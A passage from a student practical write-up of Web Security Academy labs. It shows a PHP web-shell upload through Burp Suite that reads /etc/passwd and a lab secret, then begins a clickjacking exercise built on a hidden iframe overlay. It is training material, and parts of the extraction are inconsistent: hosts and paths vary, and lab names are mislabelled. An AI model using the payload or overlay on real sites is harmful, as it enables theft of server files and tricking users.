
**STEP 14:** Click on Back to my account, and the uploaded image will be visible.




**STEP 15:** Open Burpsuite, go to proxy and on the intercept.

**STEP 16:**

- Open chromium browser and try to upload that same image.
- Request will be generated in Burpsuite.



### STEP 17: Right click on the request and click on send to repeater.



### STEP 18: Open repeater tab and rename 1 as file.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the 'Request' tab, a POST request is being viewed. The raw request body contains multipart form-data with a boundary of 'GCIH70qdsQVFbW'. It includes fields for 'username' (value 'admin'), 'password' (value '123456'), and 'avatar' (value '123.jpg'). The 'Content-Type' header is set to 'multipart/form-data; boundary=GCIH70qdsQVFbW'. In the 'Response' tab, the server returns a JSON object with a 'status' field containing 'OK' and a 'msg' field containing 'File uploaded successfully'.

## STEP 19:

- Go to proxy tab, in that click on HTTP history and further right click on grey line. Enable images in the dialogue box and click apply.

The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. A context menu is open over a grey line in the timeline, likely representing a specific request or response item. A dialog box titled 'Filter settings' is open, specifically the 'Image' section, which has the 'Enable images' checkbox checked and the 'Apply' button highlighted.

- Search image name in the url and click on it.

Request

```

1 GET /files/avatars/123.jpg.png HTTP/2
2 Host: Oale00cf03b33f3d8472829600e0.web-security-academy.net
3 Cookie: session=acE3rtHPne9vdo@akXv9he0jA8H
4 Sec-Fetch-Dest: image
5 Sec-Ch-Ua-Mobile: 70
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
7 Sec-Ch-Ua-Platform: ""
8 Accept: image/*,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: image
12 Referer: https://Oale00cf03b33f3d8472829600e0.web-security-academy.net/my-account
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15
16

```

Response

```

1 HTTP/2 200 OK
2 Date: Fri, 01 Sep 2023 04:34:16 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Last-Modified: Fri, 01 Sep 2023 04:34:16 GMT
5 ETag: "55416000000000000000000000000000"
6 Accept-Ranges: bytes
7 Content-Type: image/png
8 X-Frame-Options: SAMEORIGIN
9 Content-Length: 101166
10
11
12
13
14
15
16

```

Inspector

## STEP 20:

- In intercept tab request is generated, right click on that and send it to repeater.

Request

```

1 POST /login?format=json&authmechanism=0 HTTP/2
2 Host: play.google.com
3 Cookie: L_JAB=2023-09-04-01_HID=AQDwzJLcZBkCnGmBh6oBAM_9jP9y7qrqV878HxaBBVHpsuuv3vhsym3G38SHh5pypUcogEh0frSkWvH-lhPukr4C-MiF0nDy_AwT_3w4zQg0zcczcmOFPR3gxixcxEadHg7hr10525hFCp=Sj3j2ET
4 Content-Length: 606
5 Sec-Fetch-Dest: form
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7 X-Goo-AuthMech: 0
8 Sec-Ch-Ua-Mobile: 70
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
10 Sec-Ch-Ua-Platform: ""
11
12
13
14
15
16
17
18
19
20
21

```

Inspector

- In repeater tab, rename 2 as check.

The screenshot shows the Burp Suite interface with the following details:

- Request:** A multipart form-data POST request to `https://0a1e00cf03b33fd8472829600e600e0.web-security-academy.net`.
- Response:** The server's response, which includes a file input field and a preview area.
- Inspector:** Shows the selected text from the response, which is the multipart boundary.

## STEP 21:

- Go to file tab and press **ctrl+A** and copy paste the whole content in a notepad file.
- Remove the last 4 characters in notepad file and replace it with the content lying between ----- to ----- from file tab in burpsuite.
- Go to file tab in burpsuite and click **ctrl+A** and than backspace.
- Copy the content of notepad file and paste in file tab of burpsuite.

The screenshot shows the Burp Suite interface with the following details:

- Request:** The modified multipart form-data POST request.
- Response:** The server's response.
- Inspector:** Shows the request attributes, query parameters, body parameters, cookies, and headers.

## STEP 22: Change the filename in request to 1234.php.

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane displays a POST request to '/my-account/avatar' with the following payload:

```

1. POST /my-account/avatar HTTP/2
2. Host: Oale00cf03b33f3d8472029600e600e0.web-security-academy.net
3. Cookie: session=QACXJrtNPnv5VdqgSmK3Vx9hes0jca4H
4. Content-Length: 101572
5. Cache-Control: max-age=0
6. Sec-Ch-Ua: 
7. Sec-Ch-Ua-Mobile: ?0
8. Sec-Ch-Ua-Platform: 
9. Upgrade-Insecure-Requests: 1
10. Origin: https://Oale00cf03b33f3d8472029600e600e0.web-security-academy.net
11. Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryDG21H370qdsQVFbw
12. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
13. Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=3;q=0.7
14. Sec-Fetch-Site: same-origin
15. Sec-Fetch-Mode: navigate
16. Sec-Fetch-User: ?1
17. Sec-Fetch-Dest: document
18. Referer:
https://Oale00cf03b33f3d8472029600e600e0.web-security-academy.net/my-account
19. Accept-Encoding: gzip, deflate
20. Accept-Language: en-US,en;q=0.9
21. ----WebKitFormBoundaryDG21H370qdsQVFbw
22. Content-Disposition: form-data; name="avatar"; filename="1234.php"
Content-Type: image/png
24. Content-Type: image/png
25. ----WebKitFormBoundaryDG21H370qdsQVFbw
27. Content-Disposition: form-data; name="user"
28. 
...

```

The Response pane shows a successful response with status code 200. The Inspector pane displays various request attributes and headers.

## STEP 23:

- Open chromium browser , in lab's solution from 5th step copy the php code and paste it under content type in burpsuite.

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane displays the same POST request as the previous screenshot, but with the content type explicitly set to 'text/plain' in the header:

```

1. POST /my-account/avatar HTTP/2
2. Host: Oale00cf03b33f3d8472029600e600e0.web-security-academy.net
3. Cookie: session=QACXJrtNPnv5VdqgSmK3Vx9hes0jca4H
4. Content-Length: 101572
5. Cache-Control: max-age=0
6. Sec-Ch-Ua: 
7. Sec-Ch-Ua-Mobile: ?0
8. Sec-Ch-Ua-Platform: 
9. Upgrade-Insecure-Requests: 1
10. Origin: https://Oale00cf03b33f3d8472029600e600e0.web-security-academy.net
11. Content-Type: text/plain;
boundary=----WebKitFormBoundaryDG21H370qdsQVFbw
12. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
13. Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=3;q=0.7
14. Sec-Fetch-Site: same-origin
15. Sec-Fetch-Mode: navigate
16. Sec-Fetch-User: ?1
17. Sec-Fetch-Dest: document
18. Referer:
https://Oale00cf03b33f3d8472029600e600e0.web-security-academy.net/my-account
19. Accept-Encoding: gzip, deflate
20. Accept-Language: en-US,en;q=0.9
21. ----WebKitFormBoundaryDG21H370qdsQVFbw
22. Content-Disposition: form-data; name="avatar"; filename="1234.php"
Content-Type: image/png
24. Content-Type: image/png
25. <?php echo file_get_contents('/etc/passwd'); ?>
27. ----WebKitFormBoundaryDG21H370qdsQVFbw
28. 
...

```

The Response pane shows a successful response with status code 200. The Inspector pane displays various request attributes and headers.

- Click on send and file should get uploaded successfully.
- Click on check tab and in first line replace file name with 1234.php and than send.

Request

```

1 GET /files/avatarars/1234.php HTTP/2
2 Host: 0ae500ad036c108c83be65de00080025.web-security-academy.net
3 Cookie: session=xhnu0Ay1IdcsjvxoedKPUT6ISPanBYVG
4 Sec-Ch-Ua: Not-A-Brand, 100
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
7 Sec-Ch-UA-Platform: --
8 Accept: */*
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: no-cors
13 Sec-Fetch-Dest: image
14 Referer: https://0ae500ad036c108c83be65de00080025.web-security-academy.net/my-account
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37

```

Response

```

1 HTTP/2 200 OK
2 Date: Fri, 01 Sep 2023 05:50:03 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Type: text/html; charset=UTF-8
6 X-Frame-Options: SAMEORIGIN
7 Content-Length: 2316
8
9 root:x:0:root:/root:/bin/bash
10 daemon:x:1:daemon:/usr/sbin:/sbin/nologin
11 bin:x:2:bin:/bin:/sbin/nologin
12 sys:x:3:sys:/dev:/usr/sbin/nologin
13 sync:x:4:65534:sync:/bin:/sync
14 games:x:5:60:games:/usr/sbin/nologin
15 mail:x:6:mail:/var/mail:/usr/sbin/nologin
16 www-data:x:33:www-data:/var/www:/usr/sbin/nologin
17 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
18 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
19 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
20 gnats:x:41:41:GNATS Bug Tracking System
21 (admin):/var/lib/gnats:/usr/sbin/nologin
22 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
23 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
24 peter:x:12001:12001::/home/peter:/bin/bash
25 carlos:x:12002:12002::/home/carlos:/bin/bash
26 user:x:12003:12003::/home/user:/bin/bash
27 www:x:12099:12099:www:/var/www:/bin/bash
28 academy:x:10000:10000:/academy:/bin/bash
29 messagebus:x:101:101:/nonexistent:/usr/sbin/nologin
30 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
31 systemd-journal,x:103:103:/var/log:/usr/sbin/nologin
32 sudo:x:104:104:Sudo,,,:/var/lib/sudo:/usr/sbin/nologin
33 systemd-network,x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
34 systemd-resolve,x:105:106:systemd

```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 1
- Request headers: 16
- Response headers: 6

- Click on file tab and change the path to original one and than send.
- One should get the security code .

Request

```

1 GET /files/avatarars/1234.php HTTP/2
2 Host: 0ae500ad036c108c83be65de00080025.web-security-academy.net
3 Cookie: session=xhnu0Ay1IdcsjvxoedKPUT6ISPanBYVG
4 Sec-Ch-Ua: Not-A-Brand, 100
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
7 Sec-Ch-UA-Platform: --
8 Accept: */*
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: no-cors
13 Sec-Fetch-Dest: image
14 Referer: https://0ae500ad036c108c83be65de00080025.web-security-academy.net/my-account
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37

```

Response

```


1 HTTP/2 200 OK
2 Date: Fri, 01 Sep 2023 05:50:45 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Type: text/html; charset=UTF-8
6 X-Frame-Options: SAMEORIGIN
7 Content-Length: 32
8 ZGC10ChPyo23YVUhFJ9xB637PaFBKEHt

```

Inspector

- Selection: 32 (0x20)
- Selected text: ZGC10ChPyo23YVUhFJ9xB637PaFBKEHt
- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 1
- Request headers: 16
- Response headers: 5

- Copy and paste that code, go to browser and submit the solution. The lab gets solved.



## My Account


Your username is: wiener  
Your email is: 1234@gmail.com

Email:

**Update email**

Avatar:  No file chosen

**Upload**



**Conclusion:** After performing this practical we learnt about File inclusion attacks: This practical could involve demonstrating how an attacker can exploit file inclusion vulnerabilities to execute arbitrary code on a web server.

## PRACTICAL – 8

**AIM:** Clickjacking attacks: Students can be trained to identify and exploit clickjacking vulnerabilities in a web application to trick users into clicking on malicious links.

### **THEORY:**

#### **1) What is click jacking vulnerability?**

Clickjacking is an interface-based attack in which a user is tricked into clicking on actionable content on a hidden website by clicking on some other content in a decoy website. Consider the following example: A web user accesses a decoy website (perhaps this is a link provided by an email) and clicks on a button to win a prize. Unknowingly, they have been deceived by an attacker into pressing an alternative hidden button and this results in the payment of an account on another site. This is an example of a clickjacking attack.

#### **2) How it works?**


The technique depends upon the incorporation of an invisible, actionable web page (or multiple pages) containing a button or hidden link, say, within an iframe. The iframe is overlaid on top of the user's anticipated decoy web page content. This attack differs from a CSRF attack in that the user is required to perform an action such as a button click whereas a CSRF attack depends upon forging an entire request without the user's knowledge or input.

#### **3) Preventive steps for click jacking vulnerabilities.**

Clickjacking is a browser-side behavior and its success or otherwise depends upon browser functionality and conformity to prevailing web standards and best practice. Server-side protection against clickjacking is provided by defining and communicating constraints over the use of components such as iframes. However, implementation of protection depends upon browser compliance and enforcement of these constraints. Two mechanisms for server-side clickjacking protection are X-Frame-Options and Content Security Policy.

### **IMPLEMENTATION:**


**STEP 1:** Open Burp suite community edition. Click on temporary project and then on next.



**STEP 2:** Click on start burp.



**STEP 3:** In order to setup a proxy, click on proxy.




**STEP 4:**

- Go to proxy settings and check for proxy whether it's there or not.
- If it's not there, then add default as 127.0.0.1 and port as 8080.


**STEP 5:** On burp suite, click on open browser.




**STEP 6:** The chromium browser opens up.




**STEP 7:** Search for portswigger website and click on login.



**STEP 8:** Login by using the credentials.



**STEP 9:** Click on academy, then all labs and then go to lab named CSRF vulnerability with no defenses.



**STEP 10:** Click on access the lab.



**STEP 11:**

- Click on my account and enter the following:
- Username: wiener
- Password: peter
- Further click on login.

Home | My account

**Login**

Username  
wiener

Password  
\*\*\*\*\*

Log in

**STEP 12:**

- Click on go to exploit server.

WebSecurity Academy

Basic clickjacking with CSRF token protection

Go to exploit server Back to lab description

LAB Not solved

My Account

Your username is: wiener

Email

Update email

Delete account

Home | My account | Log out

- Remove the body part.

**STEP 13:**

- Go to the lab page and in that open solution.
- Copy the code that is inside the <style> tag and paste it in a notepad file.
- In notepad, in iframe tag in iframe src, delete the content between “”
- and replace it with the url of the my account page.

```
<style>
  iframe {
    position: relative;
    width: $width_value;
    height: $height_value;
    opacity: $opacity;
    z-index: 2;
  }
  div {
    position: absolute;
    top: $top_value;
    left: $side_value;
    z-index: 1;
  }
</style>
<div>Test me</div>
<iframe src="https://0a36007b046c9b65817fdeb6007e00b3.web-security-academy.net/my-account?id=wiener"></iframe>
```

**STEP 14:**

- Change the values of height, width, opacity, top and left values in notepad file.

```
<style>
  iframe {
    position: relative;
    width: 500px;
    height: 300px;
    opacity: $opacity;
    z-index: 2;
  }
  div {
    position: absolute;
    top: $top_value;
    left: $side_value;
    z-index: 1;
  }
</style>
